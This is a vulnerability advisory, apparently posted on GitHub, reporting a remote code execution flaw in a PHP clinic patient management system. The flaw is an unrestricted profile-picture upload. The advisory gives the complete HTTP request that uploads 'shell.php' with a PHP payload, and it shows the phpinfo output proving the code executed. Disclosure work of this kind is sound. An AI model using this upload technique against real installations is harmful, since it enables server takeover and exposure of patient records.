FF9118 Create RCE-1.md History

1 contributor

56 lines (40 sloc) | 1.77 KB

Clinic's Patient Management System v1.0 has arbitrary code execution (RCE)

BUG_Author：WangWei

vendor: https://www.sourcecodester.com/php-clinics-patient-management-system-source-code


Vulnerability url: ip/pms/users.php

Request package for file upload：


```
POST /pms/users.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/pms/users.php
Cookie: _ga=GA1.1.1382961971.1655097107; PHPSESSID=odknb2obdq1nkaqk7p7u8hvli8
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------2107174881774
Content-Length: 639
```

```
-----------------------------21071748817745
Content-Disposition: form-data; name="display_name"

1
-----------------------------21071748817745
Content-Disposition: form-data; name="user_name"

2
-----------------------------21071748817745
Content-Disposition: form-data; name="password"

2
-----------------------------21071748817745
Content-Disposition: form-data; name="profile_picture"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------21071748817745
Content-Disposition: form-data; name="save_user"


-----------------------------21071748817745--
```

The files will be uploaded to this directory \pms\user_images



We visited the directory of the file in the browser and found that the code had been executed



JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--with-oci8-12c=c:\php-snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-19=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled